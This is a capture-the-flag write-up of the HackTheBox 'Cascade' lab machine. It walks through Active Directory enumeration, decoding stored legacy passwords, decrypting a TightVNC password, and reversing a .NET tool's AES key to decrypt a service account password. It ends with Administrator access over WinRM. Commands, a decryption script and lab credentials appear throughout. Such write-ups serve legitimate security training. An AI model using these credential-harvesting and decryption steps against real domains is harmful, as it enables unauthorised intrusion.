


# HackTheBox – Cascade



## Summary

- Discovery of legacy password for user r.thompson.
- Enumeration of SMB using r.thompsons credentials reveals several files, most notably a VNC install log containing a password in hex format within the /Data/IT share.
- Cracked the hexed password to uncover s.smith's password.
- Authenticated as s.smith via WinRM.
- Enumeration of s.smiths SMB access reveals a database file containing a base64 password for the ArkSVC account in the Audit share. Though even upon decoding the password it was still encrypted.
- Decompiling CascAudit.exe and CascCrypto.dll reveals a decryption routine, I wrote a simple python script to decrypt the password for ArkSVC.
- Authenticated as ArkSVC via WinRM.
- Used ArkSVC's Directory recycle bin rights to recover information relating to a TempAdmin account – including a base64 encoded legacy password.
- Decoded the password and used it to authenticate as Administrator via WinRM.

## Recon

I began by adding 10.10.10.182 to /etc/hosts as cascade.htb.

This was followed up by several port scans, the most notable revealed services for this particular engagement were SMB, LDAP and WinRM. The scans also revealed a domain name – cascade.local.

```
driggzzzz@kali:~/Desktop/HTB/Cascade$ sudo nmap cascade.htb -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-24 06:41 EDT
Nmap scan report for cascade.htb (10.10.10.182)
Host is up (0.031s latency).
Not shown: 990 filtered ports
PORT      STATE SERVICE
88/tcp    open  kerberos-sec
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
389/tcp    open  ldap
445/tcp    open  microsoft-ds
636/tcp    open  ldapssl
49154/tcp  open  unknown
49155/tcp  open  unknown
49157/tcp  open  unknown
49158/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 5.96 seconds
driggzzzz@kali:~/Desktop/HTB/Cascade$ ports=$(sudo nmap cascade.htb -p- -T5 | grep ^[0-9] | cut -f1 -d "/"); echo $ports
53 88 135 139 389 445 636 3268 3269 5985 49154 49155 49157 49158 49165
driggzzzz@kali:~/Desktop/HTB/Cascade$ ports=$(echo $ports | sed "s/ /,/g")
driggzzzz@kali:~/Desktop/HTB/Cascade$ sudo nmap -sV -sC -v cascade.htb -p$ports -oN nmap.txt
```

```
# Nmap 7.80 scan initiated Fri Jul 24 06:45:05 2020 as: nmap -sV -sC -v
-p53,88,135,139,389,445,636,3268,3269,5985,49154,49155,49157,49158,49165 -oN nmap.txt cascade.htb
Nmap scan report for cascade.htb (10.10.10.182)
Host is up (0.025s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_ bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-07-24 10:50:21Z)
135/tcp    open  msrpc       Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp    open  ldap        Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds?
636/tcp    open  tcpwrapped
3268/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped
5985/tcp   open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
49154/tcp  open  msrpc       Microsoft Windows RPC
49155/tcp  open  msrpc       Microsoft Windows RPC
49157/tcp  open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
49158/tcp  open  msrpc       Microsoft Windows RPC
49165/tcp  open  msrpc       Microsoft Windows RPC
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1,
cpe:/o:microsoft:windows
```

I used ldapsearch to dump information relating to the LDAP services running on the machine, saving the output to ldapsearch.txt.

```
driggzzzz@kali:~/Desktop/HTB/Cascade/Foothold$ ldapsearch -x -H ldap://cascade.htb -b "dc=cascade,dc=local" > ldapsearch.txt
driggzzzz@kali:~/Desktop/HTB/Cascade/Foothold$
```

## FootHold – User r.thompson

Searching through the output for ldapsearch eventually lead me to a CascadeLegacyPwd field for the user r.thompson.

```
distinguishedName: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
instanceType: 4
whenCreated: 20200109193126.0Z
whenChanged: 20200323112031.0Z
displayName: Ryan Thompson
uSNCreated: 24610
memberOf: CN=IT,OU=Groups,OU=UK,DC=cascade,DC=local
uSNChanged: 295010
name: Ryan Thompson
objectGUID:: LfpD6qngUkupEy9bFXBBJA=
userAccountControl: 66048
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 132247339091081169
lastLogoff: 0
lastLogon: 132247339125713230
pwdLastSet: 132230718862636251
primaryGroupID: 513
objectSid:: AQUAAAAAAAAUVAAMvuhxgsd8Uf1yHJFVQAAA=
accountExpires: 9223372036854775807
logonCount: 2
sAMAccountName: r.thompson
sAMAccountType: 805306368
userPrincipalName: r.thompson@cascade.local
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
dSCorePropagationData: 20200126183918.0Z
dSCorePropagationData: 20200119174753.0Z
dSCorePropagationData: 20200119174719.0Z
dSCorePropagationData: 20200119174508.0Z
dSCorePropagationData: 16010101000000.0Z
lastLogonTimestamp: 132294360317419816
msDS-SupportedEncryptionTypes: 0
cascadeLegacyPwd: c1k0bjVldmE=
```

The password is base64 encoded, this is easily overcome by passing the encoded string to base64 -d revealing a password - rY4n5eva.

```
driggzzzz@kali:~/Desktop/HTB/Cascade$ echo "clk0bjVldmE=" | base64 -d
rY4n5eva
driggzzzz@kali:~/Desktop/HTB/Cascade$
```

I attempted to authenticate via WinRM with no success, leading me to enumeration of the SMB shares.

```
driggzzzz@kali:~/Desktop/HTB/Cascade$ smbclient -L \\.\cascade.local\ -U r.thompson -I cascade.htb
Enter WORKGROUP\r.thompson's password:

Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
Audit$         Disk
C$             Disk      Default share
Data           Disk
IPC$           IPC       Remote IPC
NETLOGON       Disk      Logon server share
print$         Disk      Printer Drivers
SYSVOL         Disk      Logon server share
SMB1 disabled -- no workgroup available
driggzzzz@kali:~/Desktop/HTB/Cascade$
```

I now had access to Data/IT. I used this access to download the files within the share that I could access.

```
driggzzzz@kali:~/Desktop/HTB/Cascade$ smbclient \\.\cascade.local\Data -U r.thompson -I cascade.htb
Enter WORKGROUP\r.thompson's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Sun Jan 26 22:27:34 2020
..               D           0   Sun Jan 26 22:27:34 2020
Contractors      D           0   Sun Jan 12 20:45:11 2020
Finance          D           0   Sun Jan 12 20:45:06 2020
IT               D           0   Tue Jan 28 13:04:51 2020
Production       D           0   Sun Jan 12 20:45:18 2020
Temps            D           0   Sun Jan 12 20:45:15 2020
13106687 blocks of size 4096. 7793758 blocks available
```

Some of the more notable files included ArkAdRecycleBin.log, showing a user – TempAdmin had been deleted by the user – ArkSVC.

```
driggzzzz@kali:~/Desktop/HTB/Cascade/r.thompsonsbmdump/IT/Logs/Ark AD Recycle Bin$ cat ArkAdRecycleBin.log
1/10/2018 15:43 [MAIN_THREAD] ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
1/10/2018 15:43 [MAIN_THREAD] Validating settings ...
1/10/2018 15:43 [MAIN_THREAD] Error: Access is denied
1/10/2018 15:43 [MAIN_THREAD] Exiting with error code 5
2/10/2018 15:56 [MAIN_THREAD] ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
2/10/2018 15:56 [MAIN_THREAD] Validating settings ...
2/10/2018 15:56 [MAIN_THREAD] Running as user CASCADE\ArkSvc
2/10/2018 15:56 [MAIN_THREAD] Moving object to AD recycle bin CN=Test,OU=Users,OU=UK,DC=cascade,DC=local
2/10/2018 15:56 [MAIN_THREAD] Successfully moved object. New location CN=Test\0ADEL:ab073fb7-6d91-4fd1-b877-817b9e1b0e6d,CN=Deleted Objects,DC=cascade,DC=local
2/10/2018 15:56 [MAIN_THREAD] Exiting with error code 0
8/12/2018 12:22 [MAIN_THREAD] ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
8/12/2018 12:22 [MAIN_THREAD] Validating settings ...
8/12/2018 12:22 [MAIN_THREAD] Running as user CASCADE\ArkSvc
8/12/2018 12:22 [MAIN_THREAD] Moving object to AD recycle bin CN=TempAdmin,OU=Users,OU=UK,DC=cascade,DC=local
8/12/2018 12:22 [MAIN_THREAD] Successfully moved object. New location CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
8/12/2018 12:22 [MAIN_THREAD] Exiting with error code 0
driggzzzz@kali:~/Desktop/HTB/Cascade/r.thompsonsbmdump/IT/Logs/Ark AD Recycle Bin$
```

Meeting\_Notes\_Hune\_2018.html reveals that TempAdmin had the same credentials as the Administrator account.

```
driggzzzzkali:~/Desktop/HTB/Cascade/r.thompsonsmbdump/IT/Email Archives$ cat Meeting_Notes_June_2018.html
<html>
<body lang=EN-GB link=blue vlink=purple style='tab-interval:36.0pt'>

<div class=WordSection1>

<p class=MsoNormal style='margin-left:120.0pt;text-indent:-120.0pt;tab-stops:
120.0pt;mso-layout-grid-align:none;text-autospace:none'><b><span
style='mso-bidi-font-family:Calibri;color:black'>From:<span style='mso-tab-count:
1'>XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX /span></span></b><span
style='mso-bidi-font-family:Calibri;color:black'>Steve Smith
<o:p></o:p></span></p>

<p class=MsoNormal style='margin-left:120.0pt;text-indent:-120.0pt;tab-stops:
120.0pt;mso-layout-grid-align:none;text-autospace:none'><b><span
style='mso-bidi-font-family:Calibri;color:black'>To:<span style='mso-tab-count:
1'>XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX /span></span></b><span
style='mso-bidi-font-family:Calibri;color:black'>IT (Internal)<o:p></o:p></span></p>

<p class=MsoNormal style='margin-left:120.0pt;text-indent:-120.0pt;tab-stops:
120.0pt;mso-layout-grid-align:none;text-autospace:none'><b><span
style='mso-bidi-font-family:Calibri;color:black'>Sent:<span style='mso-tab-count:
1'>XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX /span></span></b><span
style='mso-bidi-font-family:Calibri;color:black'>14 June 2018 14:07<o:p></o:p></span></p>

<p class=MsoNormal style='margin-left:120.0pt;text-indent:-120.0pt;tab-stops:
120.0pt;mso-layout-grid-align:none;text-autospace:none'><b><span
style='mso-bidi-font-family:Calibri;color:black'>Subject:<span
style='mso-tab-count:1'>XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX /span></span></b><span
style='mso-bidi-font-family:Calibri;color:black'>Meeting Notes<o:p></o:p></span></p>

<p><o:p>&nbsp;</o:p></p>

<p>For anyone that missed yesterday's meeting (I'm looking at
you Ben). Main points are below:</p>

<p class=MsoNormal><o:p>&nbsp;</o:p></p>

<p>-- New production network will be going live on
Wednesday so keep an eye out for any issues. </p>

<p>-- We will be using a temporary account to
perform all tasks related to the network migration and this account will be deleted at the end of
2018 once the migration is complete. This will allow us to identify actions
related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal admin account password). </p>

<p>-- The winner of the Best GPO competition will be
announced on Friday so get your submissions in soon.</p>

<p class=MsoNormal><o:p>&nbsp;</o:p></p>

<p class=MsoNormal>Steve</p>

</div>

</body>
```



And finally under /IT/Temp/s.smith – VNC Install.reg – this file contains a password in hex format.

```
driggzzzz@kali:~/Desktop/HTB/Cascade/r.thompsonsmbdump/IT/Temp/s.smith$ cat 'VNC Install.reg'
❖❖Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC]

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server]
"ExtraPorts"=""
"QueryTimeout"=dword:0000001e
"QueryAcceptOnTimeout"=dword:00000000
"LocalInputPriorityTimeout"=dword:00000003
"LocalInputPriority"=dword:00000000
"BlockRemoteInput"=dword:00000000
"BlockLocalInput"=dword:00000000
"IpAddressControl"=""
"RfbPort"=dword:0000170c
"HttpPort"=dword:000016a8
"DisconnectAction"=dword:00000000
"AcceptRfbConnections"=dword:00000001
"UseVncAuthentication"=dword:00000001
"UseControlAuthentication"=dword:00000000
"RepeatControlAuthentication"=dword:00000000
"LoopbackOnly"=dword:00000000
"AcceptHttpConnections"=dword:00000001
"LogLevel"=dword:00000000
"EnableFileTransfers"=dword:00000001
"RemoveWallpaper"=dword:00000001
"UseD3D"=dword:00000001
"UseMirrorDriver"=dword:00000001
"EnableUrlParams"=dword:00000001
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
"AlwaysShared"=dword:00000000
"NeverShared"=dword:00000000
"DisconnectClients"=dword:00000001
"PollingInterval"=dword:000003e8
"AllowLoopback"=dword:00000000
"VideoRecognitionInterval"=dword:00000bb8
"GrabTransparentWindows"=dword:00000001
"SaveLogToAllUsersPath"=dword:00000000
"RunControlInterface"=dword:00000001
"IdleTimeout"=dword:00000000
"VideoClasses"=""
"VideoRects"=""

driggzzzz@kali:~/Desktop/HTB/Cascade/r.thompsonsmbdump/IT/Temp/s.smith$
```

## Privelege Escalation – User: s.smith

It was possible to crack s.smiths password using a python script that decrypts VNC passwords, I downloaded this from <https://github.com/trinitronx/vncpasswd.py>

Running the script with hex characters stripped of spaces and commas with the -d switch reveals the password as sT333ve2.

```
driggzzzz@kali:~/Desktop/HTB/Cascade/vncpasswd.py$ python vncpasswd.py -d -H 6bcf2a4b6e5aca0f
Cannot read from Windows Registry on a Linux system
Cannot write to Windows Registry on a Linux system
Decrypted Bin Pass= 'sT333ve2'
Decrypted Hex Pass= '7354333333766532'
driggzzzz@kali:~/Desktop/HTB/Cascade/vncpasswd.py$
```

I used this password to authenticate as s.smith via WinRM.

```
driggzzzz@kali:~/Desktop/HTB/Cascade/s.smithAuditSMBDump$ evil-winrm -i cascade.htb -u s.smith -p sT333ve2
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\s.smith\Documents> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description              State
-----
SeMachineAccountPrivilege  Add workstations to domain  Enabled
SeChangeNotifyPrivilege    Bypass traverse checking    Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set  Enabled
*Evil-WinRM* PS C:\Users\s.smith\Documents>
```

## Privelege Escalation – User: ArkSVC

Enumeration of SMB as s.smith allowed access to the Audit\$ share, I downloaded the contents of this share, in there was a DB file. I used sqllite to open the file where there was a base64 encoded password for the user – ArkSVC in the Ldap table.

The screenshot shows a database client interface with the following elements:

- Top bar: New Database, Open Database, Write Changes, Revert Changes, Open Project, Save Project.
- Navigation tabs: Database Structure, Browse Data (selected), Edit Pragmas, Execute SQL.
- Table selection: Table: Ldap.
- Table structure and data:

	Id	uname	pwd	domain
Filter	Filter	Filter	Filter	Filter
1	1	ArkSvc	BQO5l5Kj9MdErXx6Q6AGOW==	cascade.local

I once again used `base64 -d` to decode this password, this time outputting what appeared to be some ciphertext.

```
driggzzzz@kali:~/Desktop/HTB/Cascade$ echo "BQ05l5Kj9MdErXx6Q6AG0w==" | base64 -d
🔖🔖🔖🔖🔖D🔖|🔖C🔖gzzzz@kali:~/Desktop/HTB/Cascade$
```

Also in the share was a .exe file – CascAudit.exe, this was compiled using .Net.

```
driggzzzz@kali:~/Desktop/HTB/Cascade/s.smithAuditSMBDump$ file CascAudit.exe
CascAudit.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
driggzzzz@kali:~/Desktop/HTB/Cascade/s.smithAuditSMBDump$
```

There were also a few other files alongside this that appeared to be dependencies for CascAudit.exe. I zipped the files and transferred them to a windows machine for further analysis.

```
driggzzzz@kali:~/Desktop/HTB/Cascade$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
- - [24/Jul/2020 08:48:26] "GET /smith.zip HTTP/1.1" 200 -

rdesktop-
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platf
orm PowerShell https://aka.ms/pscore6

COMMANDO 24/07/2020 13:47:31
PS C:\Users\driggzzzz >

COMMANDO 24/07/2020 13:47:32
PS C:\Users\driggzzzz >


COMMANDO 24/07/2020 13:47:32
PS C:\Users\driggzzzz > cd Desktop

COMMANDO 24/07/2020 13:47:37
PS C:\Users\driggzzzz\Desktop > Invoke-WebRequest -Uri 'http://0.0.0.0:8000/smith.zip' -OutFile 'C:/Users/driggzzzz/Desktop/cascade.zip

COMMANDO 24/07/2020 13:48:40
PS C:\Users\driggzzzz\Desktop >
```



I decompiled CascAudit.exe using JetBrains DotPeek. This revealed a decryption key in MainModule.



```
CascAudit.cs  SettingsFile.cs  MainModule.cs X
{
    Console.WriteLine("Invalid number of command line args specified. Must specify database path only")
}
else
{
    using (SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=" + MyProject.Applic
    {
        string empty1 = string.Empty;
        string str1 = string.Empty;
        string empty2 = string.Empty;
        try
        {
            sqliteConnection.Open();
            using (SQLiteCommand sqliteCommand = new SQLiteCommand("SELECT * FROM LDAP", sqliteConnection
            {
                using (SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader())
                {
                    sqliteDataReader.Read();
                    empty1 = Conversions.ToString(sqliteDataReader.get_Item("Uname"));
                    empty2 = Conversions.ToString(sqliteDataReader.get_Item("Domain"));
                    string str2 = Conversions.ToString(sqliteDataReader.get_Item("Pwd"));
                    try
                    {
                        str1 = Crypto.DecryptString(str2, "c4scadek3y654321");
                    }
                    catch (Exception ex)
                    {
                        ProjectData.SetProjectError(ex);
                        Console.WriteLine("Error decrypting password: " + ex.Message);
                        ProjectData.ClearProjectError();
                        return;
                    }
                }
            }
        }
        sqliteConnection.Close();
    }
```

I also decompiled CascCrypto.dll using DotPeek, revealing that the encryption routine uses AES128 in CBC mode.

```
Crypto.cs X
using System.Security.Cryptography;
using System.Text;

namespace CascCrypto
{
    public class Crypto
    {
        public const string DefaultIV = "1tdyjCbY1Ix49842";
        public const int KeySize = 128;

        public static string EncryptString(string Plaintext, string Key)
        {
            byte[] bytes = Encoding.UTF8.GetBytes(Plaintext);
            Aes aes = Aes.Create();
            ((SymmetricAlgorithm) aes).BlockSize = 128;
            ((SymmetricAlgorithm) aes).KeySize = 128;
            ((SymmetricAlgorithm) aes).IV = Encoding.UTF8.GetBytes(DefaultIV);
            ((SymmetricAlgorithm) aes).Key = Encoding.UTF8.GetBytes(Key);
            ((SymmetricAlgorithm) aes).Mode = CipherMode.CBC;
            using (MemoryStream memoryStream = new MemoryStream())
            {
                using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, ((SymmetricAlgorithm) aes).CreateEncryptor(), CryptoStreamMode.Write))
                {
                    cryptoStream.Write(bytes, 0, bytes.Length);
                    cryptoStream.FlushFinalBlock();
                }
                return Convert.ToBase64String(memoryStream.ToArray());
            }
        }

        public static string DecryptString(string EncryptedString, string Key)
        {
            byte[] buffer = Convert.FromBase64String(EncryptedString);
            Aes aes = Aes.Create();
            ((SymmetricAlgorithm) aes).KeySize = 128;
            ((SymmetricAlgorithm) aes).BlockSize = 128;
            ((SymmetricAlgorithm) aes).IV = Encoding.UTF8.GetBytes(DefaultIV);
            ((SymmetricAlgorithm) aes).Mode = CipherMode.CBC;
            ((SymmetricAlgorithm) aes).Key = Encoding.UTF8.GetBytes(Key);
            using (MemoryStream memoryStream = new MemoryStream(buffer))
            {
                using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream, ((SymmetricAlgorithm) aes).CreateDecryptor(), CryptoStreamMode.Read))
                {
                    byte[] numArray = new byte[checked(buffer.Length - 1 + 1)];
                    cryptoStream.Read(numArray, 0, numArray.Length);
                    return Encoding.UTF8.GetString(numArray);
                }
            }
        }
    }
}
```

I used this information to create the following python script to decrypt the password stored in the DB file.

```
#!/usr/bin/python3
from Crypto.Cipher import AES
import base64

DBPass = b"BQ05l5Kj9MdErXx6Q6AG0w=="
ciphertext = base64.b64decode(DBPass)
key = b"c4scadek3y654321"
IV = b"1tdyjCbY1Ix49842"
decipher = AES.new(key, AES.MODE_CBC, IV)
plaintext = decipher.decrypt(ciphertext)
print("Password: " + plaintext.decode())
```

Running this script successfully decrypted the password.

```
driggzzzz@kali:~/Desktop/HTB/Cascade$ cat decrypt.py
#!/usr/bin/python3
from Crypto.Cipher import AES
import base64

DBPass = b"BQ05l5Kj9MderXx6Q6AG0w=="
ciphertext = base64.b64decode(DBPass)
key = b"c4scadek3y654321"
IV = b"1tdyjCbY1Ix49842"
decipher = AES.new(key,AES.MODE_CBC,IV)
plaintext = decipher.decrypt(ciphertext)
print("Password: " + plaintext.decode())
driggzzzz@kali:~/Desktop/HTB/Cascade$ ./decrypt.py
Password: w3lc0meFr31nd
driggzzzz@kali:~/Desktop/HTB/Cascade$
```

I used this password to authenticate as ArkSvc via WinRM.

```
driggzzzz@kali:~/Desktop/HTB/Cascade/s.smithAuditSMBDump/DB$ evil-winrm -i cascade.htb -u ArkSvc -p w3lc0meFr31nd
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\arksvc\Documents> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name            Description                State
-----
SeMachineAccountPrivilege Add workstations to domain Enabled
SeChangeNotifyPrivilege  Bypass traverse checking  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\arksvc\Documents>
```

## Privilege Escalation - Administrator

Remembering the files from earlier mentioning the deleted TempAdmin having the same password as the real Administrator account and the fact that the account was deleted by ArkSVC, I searched for properties relating to the TempAdmin account using the command:

```
Get-ADObject -Filter {SamAccountName -eq 'TempAdmin'} -IncludeDeletedObjects -Properties *
```

This revealed another base64 encoded CascadeLegacyPwd.

```
*Evil-WinRM* PS C:\Users\arksvc\Documents> Get-ADObject -Filter {SamAccountName -eq 'TempAdmin'} -IncludeDeletedObjects -Properties *

accountExpires           : 9223372036854775807
badPasswordTime          : 0
badPwdCount              : 0
CanonicalName            : cascade.local/Deleted Objects/TempAdmin
                           DEL:f0cc344d-31e0-4866-bceb-a842791ca059
cascadeLegacyPwd         : YmFDVDNyMWFOMDBkbGVz
CN                      : TempAdmin
                           DEL:f0cc344d-31e0-4866-bceb-a842791ca059
codePage                 : 0
countryCode              : 0
Created                 : 1/27/2020 3:23:08 AM
createTimeStamp          : 1/27/2020 3:23:08 AM
Deleted                 : True
Description              :
DisplayName              : TempAdmin
DistinguishedName        : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
dSCorePropagationData    : {1/27/2020 3:23:08 AM, 1/1/1601 12:00:00 AM}
givenName                : TempAdmin
instanceType             : 4
isDeleted                : True
LastKnownParent          : OU=Users,OU=UK,DC=cascade,DC=local
lastLogoff               : 0
lastLogon                : 0
logonCount               : 0
Modified                 : 1/27/2020 3:24:34 AM
modifyTimeStamp          : 1/27/2020 3:24:34 AM
msDS-LastKnownRDN       : TempAdmin
Name                     : TempAdmin
                           DEL:f0cc344d-31e0-4866-bceb-a842791ca059
nTSecurityDescriptor     : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory           :
ObjectClass               : user
ObjectGUID               : f0cc344d-31e0-4866-bceb-a842791ca059
objectSid                 : S-1-5-21-3332504370-1206983947-1165150453-1136
primaryGroupID            : 513
ProtectedFromAccidentalDeletion : False
pwdLastSet                : 132245689883479503
sAMAccountName            : TempAdmin
sDRightsEffective         : 0
userAccountControl        : 66048
userPrincipalName         : TempAdmin@cascade.local
uSNChanged                : 237705
uSNCreated                : 237695
whenChanged               : 1/27/2020 3:24:34 AM
whenCreated               : 1/27/2020 3:23:08 AM
```

I once again decoded the password using base64 -d.

```
driggzzzz@kali:~/Desktop/HTB/Cascade/s.smithAuditSMBDump/DB$ echo "YmFDVDNyMWFOMDBkbGVz" | base64 -d
baCT3r1aN00dlesdriggzzzz@kali:~/Desktop/HTB/Cascade/s.smithAuditSMBDump/DB$
```

I then used this password to authenticate as Administrator via WinRM.

```
driggzzzz@kali:~/Desktop/HTB/Cascade/s.smithAuditSMBDump/DB$ evil-winrm -i cascade.htb -u Administrator -p baCT3r1aN00dles
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami; hostname
cascade\administrator
CASC-DC1
*Evil-WinRM* PS C:\Users\Administrator\Documents> 
```